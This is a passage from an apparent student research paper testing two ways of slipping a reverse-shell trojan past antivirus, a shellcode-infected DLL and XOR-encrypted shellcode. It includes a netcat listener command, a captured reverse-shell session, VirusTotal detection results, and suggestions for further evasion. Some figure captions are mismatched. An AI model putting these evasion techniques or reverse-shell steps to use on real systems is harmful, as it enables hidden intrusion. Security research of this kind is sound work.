Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Tools\CSFiles>
```

Fig. 46. Listener being run on Kali Linux for Method B.


A. Detection Results

Using VirusTotal.com, both end applications were uploaded and tested to see which antiviruses would be able to detect them, shown in both figure 47, page 47 and figure 48, page 47.

Table I, page 46 compares both of the methods against one another, and displays their final score and percentage.

Method	Detection	Percentage
Method A	9/70	12.857%
Method B	52/70	74.286%

TABLE I
A COMPARISON OF BOTH METHODS WHEN UPLOADED TO VIRUSTOTAL.COM.


9 / 70

Community Score

9 security vendors and no sandboxes flagged this file as malicious

c9a3fe36ecc771f8ee0978089fd79e995b0d59b6e350a64ab1b9dc84d8eca7fb
propsys.dll
pedll 64bits

Size 62.50 KB

Last Analysis Date 22 hours ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.


Threat categories trojan

Security vendors' analysis

Do you want to automate checks?

CrowdStrike Falcon	Win/malicious_confidence_70% (D)	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	Elastic	Malicious (high Confidence)
ESET-NOD32	A Variant Of Win64/Rozena.M	Google	Detected
Ikarus	Trojan.Win64.TurtleLoader	Microsoft	Trojan:Win64/Meterpreter.gen!A
Symantec	ML.Attribute.HighConfidence	Acronis (Static ML)	Undetected

Fig. 47. VirusTotal.com results of the infected .dll file.


52 / 71

Community Score

52 security vendors and 1 sandbox flagged this file as malicious

5a956a426b92d67419edfee38abf749affa127723f692c30edf4ca44a40aceb2
EncStageless.exe
peexe obfuscated assembly detect-debug-environment

Size 5.50 KB

Last Analysis Date 5 days ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.rozena/msil

Threat categories trojan

Family labels rozena msil shelm

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan/Win.RealProtect-LS.C5239331	Alibaba	Trojan:MSIL/Shelm.b05aee9b
ALYac	IL:Trojan.MSILZilla.24651	Antiy-AVL	Trojan/MSIL.Rozena
Arcabit	IL:Trojan.MSILZilla.D604B	Avast	Win32:TrojanX-gen [Trj]
AVG	Win32:TrojanX-gen [Trj]	Avira (no cloud)	TR/Rozena.Gen
BitDefender	IL:Trojan.MSILZilla.24651	BitDefenderTheta	Gen:NN.ZemsilF.36350.am0@aKqFykk
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.13c712
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/MSIL_Agent.FUY.gen!Eldorado	DeepInstinct	MALICIOUS
DrWeb	Trojan.PackedNET.1905	Elastic	Malicious (high Confidence)
Emsisoft	IL:Trojan.MSILZilla.24651 (B)	eScan	IL:Trojan.MSILZilla.24651

Fig. 48. Listener being run on Kali Linux for Method B.

1) Survey Comparison: Table II, page 48 compares the results of the most popular chosen antiviruses from the survey in figure 17, page 24 against the antiviruses that were able to detect the shellcode within the .dll file.


antivirus	Detection
Kaspersky	No
Microsoft Defender	Yes
Avast	No
McAfee	No

TABLE II
A COMPARISON OF THE RESULTS FROM THE SURVEY AND VIRUSTOTAL DETECTION RESULTS.

From comparing the results from both the survey and VirusTotal, only Microsoft Defender detected the infected .dll file out of the offered results (Excluding the ’Other’ option).

2) Packets and Network Traffic: In order to act as stealthy as possible, a well-designed trojan should try to blend in to other network traffic. If an IPS system (Intrusion Prevention System) was able to detect an irregularity within the network traffic, it would act to block any incoming or outcoming traffic from that application or address.


Once a connection had been made from the virtual machine to Kali Linux, an instant spike in network traffic was noticed, with a Keep Alive spike shortly after, as seen in figure 49, page 48.



```
root@ip-10-10-64-96:~# nc -lvp 7779
Listening on [0.0.0.0] (family 0, port 7779)
Connection from ip-10-10-244-178.eu-west-1.compute.internal 49820 received!
```

Fig. 49. Network traffic spiking after the connection had been made.

Once the connection had settled, no more traffic was sent, unless a command had been issued. A simple whoami command was sent, which returns the logged in user’s name. In figure 50, page 48, eleven packets were sent for just one command.



```
tcp.port == 7779

.      Time         Source          Destination     Protocol Length Info
  3993 4.976770648  10.10.64.96     10.10.244.178   TCP      63 7779 → 49820 [PSH, ACK] Seq=1 Ack=1 Win=490 Len=7
  3994 4.977261504  10.10.244.178   10.10.64.96     TCP      63 49820 → 7779 [PSH, ACK] Seq=1 Ack=8 Win=8212 Len=7
  3995 4.977276683  10.10.64.96     10.10.244.178   TCP      56 7779 → 49820 [ACK] Seq=8 Ack=8 Win=490 Len=0
  3996 4.995177652  10.10.244.178   10.10.64.96     TCP      73 49820 → 7779 [PSH, ACK] Seq=8 Ack=8 Win=8212 Len=17
  3997 4.995206420  10.10.64.96     10.10.244.178   TCP      56 7779 → 49820 [ACK] Seq=8 Ack=25 Win=490 Len=0
  3998 4.995321045  10.10.244.178   10.10.64.96     TCP      58 49820 → 7779 [PSH, ACK] Seq=25 Ack=8 Win=8212 Len=2
  3999 4.995334874  10.10.64.96     10.10.244.178   TCP      56 7779 → 49820 [ACK] Seq=8 Ack=27 Win=490 Len=0
  4003 4.999538355  10.10.244.178   10.10.64.96     TCP      58 49820 → 7779 [PSH, ACK] Seq=27 Ack=8 Win=8212 Len=2
  4004 4.999551814  10.10.64.96     10.10.244.178   TCP      56 7779 → 49820 [ACK] Seq=8 Ack=29 Win=490 Len=0
  4005 4.999661898  10.10.244.178   10.10.64.96     TCP      72 49820 → 7779 [PSH, ACK] Seq=29 Ack=8 Win=8212 Len=16
  4006 4.999669787  10.10.64.96     10.10.244.178   TCP      56 7779 → 49820 [ACK] Seq=8 Ack=45 Win=490 Len=0

Frame 3993: 63 bytes on wire (504 bits), 63 bytes captured (504 bits) on interface 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.10.64.96, Dst: 10.10.244.178
Transmission Control Protocol, Src Port: 7779, Dst Port: 49820, Seq: 1, Ack: 1, Len: 7
Data (7 bytes)

000  00 04 00 01 00 06 02 17  ec eb 26 db ca d2 08 00   ········ ··&·····
010  45 00 00 2f 83 97 40 00  40 06 6e 0b 0a 0a 40 60   E··/··@· @·n···@`
020  0a 0a f4 b2 1e 63 c2 9c  00 00 32 8c d0 d2 8d 3b   ·····c·· ··2····;
030  50 18 01 ea 49 48 00 00  77 68 6f 61 6d 69 0a      P···IH·· whoami·
```

```
C:\Tools\WinSCP>whoami
whoami
av-evasion-pc\thm

C:\Tools\WinSCP>
```

Fig. 50. Packets being sent and recieved through the reverse shell connection after a whoami command, displayed with Wireshark.

While eleven packets being sent for one command may seem like a lot of network ‘noise’, figure 51, page 49 shows that on average, ‘Netflix and YouTube generate around 230 and 130 packets per second in such order [7]’.




Fig. 51. A graph demonstrating the average amount of packets being sent by Youtube and Netflix [7].

VI. Chapter Six - Conclusion and Recommendations

A. Conclusion

Two methods were created and tested for this project. Named Method A and Method B, Method A took the approach of replacing a non-critical dynamic link library file that is accessed regularly by the Windows operating system. Method B's approach was to encrypt the shellcode using an XOR algorithm, and decrypt the generated XOR encryption during the payload deployment. Both approaches would allow for obscuration through renaming and changing the .ico files, but only Method A carried the benefit of being able to also run the original application alongside the infected file, further tricking the victim into believing they were safe. Method B however would only display a blank CMD application upon execution, which would immediately raise suspicion.

The original goal of this paper was to test if shellcode encryption would compare to crypter encryption. In their paper, Tasiopoulos Vasileios shows a table displaying their detection results to be zero out of fourty. It should be noted that neither antivirus website used within Vasileios' paper are still functional, making it difficult to directly compare. Another issue is Vasileios' paper was written in 2014. In the nine years since, antivirus development has changed significantly, making it even harder to directly compare results between this paper and theirs.

In the follow-up paper 'Cloud Crypter for bypassing Antivirus' written in 2019, Yousif Ali and Abdul Hameed achieve similar results of zero out of thirty-six detection rates, which is less than the seventy used in this paper.

A direct comparison cannot be made without running all three experiments at once, using the same computer and same antiviruses simultaneously. Despite this, the .dll infection method remains promising, but for a real world scenario, the cloud crypter approach would be the most likely to bypass antiviruses.

B. Recommendations for Further Research

In the future, the research may be expanded upon further by exploring new methods of trying to obscurate the code, or exploring a new method for how to infect a malicious application without detection. A hex editor could be used to inspect the application as it is executed to see where exactly within the execution the antivirus is detecting the virus. This information is invaluable to a virus creation, as the developer will be able to know what section is being detected, and change it accordingly to avoid further identification.

Once the attack has been successful, further research could be made into what vulnerabilities can be exploited, and what commands are best used to exploit the victim machine without triggering any flags that a defensive monitoring team may notice (Such as network monitoring, CPU usage).

VII. Chapter Seven - Reflections

The purpose of this project and research was to identify if shellcode encryption was sufficient to obscurate a virus within a Windows 10 environment. As it was not enough, the research expanded into exploring new methods of code injection and antivirus bypassing.

The first step to this project was research. Using Google Scholar and IEEE, roughly thirty articles and papers were chosen and read related to the topics of Trojan, Reverse Shell, Encryption and Backdoor Exploits. The papers were used to help establish an understanding of where the current field of research revolving around backdoor exploits currently is at in the current year. The current understanding of backdoor exploits are still underdeveloped, despite being an old and heavily researched field.

The most commonly used remote access trojan used within other research papers was DarkComet, which was used in both ‘Bypassing Antivirus Detection with Encryption’ and ‘Cloud Crypter for bypassing Antivirus’. Despite being well-known and dangerous, it was only in 2016 that development of the virus had ceased (Though for reasons unknown), and the official website had been taken down. Though there are forks of the DarkComet RAT, these are unofficial or may be malware themselves, or vastly different to the original software used. Due to the removal of DarkComet, the results could never be accurate between this research and theirs, as the parameters are vastly different. As a consequence, the project was also required to explore new methods of creating a backdoor exploit, to ensure that the virus aspect of the project remained and there was always a risk of being detected.

Problems first began to appear when the project was early in its infancy of backdoor exploit development. One of the original ideas for research was to explore the possibility of using a Microsoft Word file that when opened, the macro code would deliver a self-executing virus in the background. The problem arose when the intended exploit had been fixed last year. This exploit, named ‘CVE 2021 40444’, had been fixed according to Microsoft’s own vulnerabilities tracker (https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444).

After this, development began on creating a connection between two web sockets. Written in C, the connection could be made by two console applications, and information could be passed between the two. However, this proved to be useless as only text could be written on the attacking application to appear on the victim application. This text was harmless, and could not be used to execute commands or create any form of vulnerability. Regardless, the web sockets provided useful information in developing a connection between two machines, as they worked across two different virtual machines.

After the web socket experiment, exploration was made into creating a new form of encryption. This exploration birthed the ‘Method B’ process. Originally, the virus was to be encrypted on the attacking machine, transferred to the victim machine until the antivirus had scanned and flagged the process as safe. Once the flag had been set, the decryption key would be transferred and the virus would begin to decrypt, and then execute. This method of attack, while on paper is effective, holds the issue that two file transfers need to be made. One for the encrypted virus and one for the decrypting key. This would require the victim to download two separate applications or files, and then execute the key. The decryption process would also use significant CPU and memory bandwidth, which would also raise suspicion when viewed in the task manager.

This problem was solved by the self-decrypting code, where the key is entered within the code and is decrypted upon execution. As the file itself is encrypted, and the reverse shell code is encrypted with shellcode encryption, the file was assumed to be quite stealthy. However this was not the case, as it was detected by fifty-two of the seventy antiviruses.

As a result, another method was required to achieve better results. A few weeks was spent exploring various different methods, ranging from exploration of a USB virus that would execute upon insertion [11], to execute a virus when a website is opened [24]. After multiple articles read, researched and minor experiments made, the decision to create an infected .dll file that contains the encrypted shellcode within was chosen. The reasoning for this method of attack to be chosen over the others is that the original application could be opened alongside the virus infecting the computer. This alone would help the validity of the application when viewed by the victim, and unless the antivirus is capable of scanning .dll files, it would also be very difficult to be detected, proven by the eventual score of only being detected by nine out of seventy antiviruses. While crypter and it's subsequent paper achieved detection rates of zero out of seventy, the result of nine out of seventy can still be considered a success.

VIII. Chapter Eight - References

[1] C. Vijayakumaran, M. Senthil, and B. Manickavasagam, “A reliable next generation cyber security architecture for industrial internet of things environment,” *International Journal of Electrical and Computer Engineering (IJECE)*, vol. 10, p. 387, 02 2020.

[2] V. Valeros and S. Garcia, “Growth and commoditization of remote access trojans,” pp. 454–462, 2020.

[3] D. Jiang and K. Omote, “An approach to detect remote access trojan in the early stage of communication,” in *2015 IEEE 29th International Conference on Advanced Information Networking and Applications*, 2015, pp. 706–713.

[4] Offensive-Panda, “C2 elevated shell dll hijcking,” https://github.com/Offensive-Panda/C2_Elevated_Shell_DLL_Hijcking.git, 2022.

[5] npocmaka, “bat2exeiexp.ba,” https://github.com/npocmaka/batch.scripts/blob/master/hybrids/iexpress/bat2exeIEXP.bat, 2022.

[6] TryHackMe, “Av evasion: Shellcode,” https://tryhackme.com/room/avevasionshellcode, 2023.

[7] M. Ito, R. Antonello, S. Fernandes, and D. Sadok, “Network level characterization of adaptive streaming over http applications,” 06 2014.

[8] S. COOK, “Malware statistics and facts for 2023,” https://www.comparitech.com/antivirus/malware-statistics-facts/, 2023.

[9] F. Cohen, “Computer viruses: Theory and experiments,” pp. 22–35, 1987. [Online]. Available: https://www.sciencedirect.com/science/article/pii/0167404887901222

[10] S. News, “Hackers put child abuse images on computers,” https://news.sky.com/story/hackers-put-child-abuse-images-on-computers-10410617, 2014.

[11] R. S. Chakraborty, S. Narasimhan, and S. Bhunia, “Hardware trojan: Threats and emerging solutions,” in *2009 IEEE International High Level Design Validation and Test Workshop*, 2009, pp. 166–171.

[12] M. M. Ahmed, A. Dhavlle, N. Mansoor, S. M. P. Dinakarrao, K. Basu, and A. Ganguly, “What can a remote access hardware trojan do to a network-on-chip?” in *2021 IEEE International Symposium on Circuits and Systems (ISCAS)*, 2021, pp. 1–5.

[13] K. Kaushik, S. Aggarwal, S. Mudgal, S. Saravgi, and V. Mathur, “A novel approach to generate a reverse shell: Exploitation and prevention,” *International Journal of Intelligent Communication, Computing and Networks Open Access Journal*, pp. 2582–7707, 2021.

[14] A. Johnson and R. J. Haddad, “Evading signature-based antivirus software using custom reverse shell exploit,” pp. 1–6, 2021.

[15] K. Açıcı and G. Uğurlu, “A reverse engineering tool that directly injects shellcodes to the code caves in portable executable files,” in *2022 International Conference on Theoretical and Applied Computer Science and Engineering (ICTASCE)*, 2022, pp. 42–45.

[16] S. Wu, S. Liu, W. Lin, X. Zhao, and S. Chen, “Detecting remote access trojans through external control at area network borders,” in *2017 ACM/IEEE Symposium on Architectures for Networking and Communications Systems (ANCS)*, 2017, pp. 131–141.

[17] H. Zhu, Z. Wu, J. Tian, Z. Tian, H. Qiao, X. Li, and S. Chen, “A network behavior analysis method to detect reverse remote access trojan,” in *2018 IEEE 9th International Conference on Software Engineering and Service Science (ICSESS)*, 2018, pp. 1007–1010.

[18] V. G. Tasiopoulos and S. K. Katsikas, “Bypassing antivirus detection with encryption,” p. 1–2, 2014. [Online]. Available: https://doi.org/10.1145/2645791.2645857

[19] Y. Ali and A. Hameed, “Cloud crypter for bypassing antivirus,” in *2019 15th International Conference on Emerging Technologies (ICET)*, 2019, pp. 1–6.

[20] M. B. Dominique Illi, “Reverse shell via voice (sip, skype),” vol. 10, p. 168, 09 2019.

[21] Y. Kolli, T. K. Mohd, and A. Y. Javaid, “Remote desktop backdoor implementation with reverse

tcp payload using open source tools for instructional use," in *2018 IEEE 9th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON)*, 2018, pp. 444–450.

[22] "Protect yourself from macro viruses - Microsoft Support." [Online]. Available: https://support.microsoft.com/en-us/office/protect-yourself-from-macro-viruses-a3f3576a-bfef-4d25-84dc-70d18bde5903

[23] Q. Natsheh, B. Li, and A. Gale, "Security of multi-frame dicom images using xor encryption approach," *Procedia Computer Science*, vol. 90, pp. 175–181, 2016, 20th Conference on Medical Image Understanding and Analysis (MIUA 2016). [Online]. Available: https://www.sciencedirect.com/science/article/pii/S1877050916311966

[24] T. Yagi, N. Tanimoto, T. Hariu, and M. Itoh, "Investigation and analysis of malware on websites," in *2010 12th IEEE International Symposium on Web Systems Evolution (WSE)*, 2010, pp. 73–81.

[25] A. E. Agoni and M. Dlodlo, "Ip spoofing detection for preventing ddos attack in fog computing," in *2018 Global Wireless Summit (GWS)*, 2018, pp. 43–46.

[26] D. Haagman and B. Ghavalas, "Trojan defence: A forensic view," *Digital Investigation*, vol. 2, no. 1, pp. 23–30, 2005. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S1742287605000125

IX. Chapter Nine - Terminology

List of terminologies used in this document:-

- RAT - Remote Access Trojan.
- RAHT - Remote Access Hardware Trojan.
- DLL - Dynamic Link Library.
- VOIP - Voice Over Internet Protocol.
- IPS - Intrustion Prevention System.
- XOR - Exclusive OR.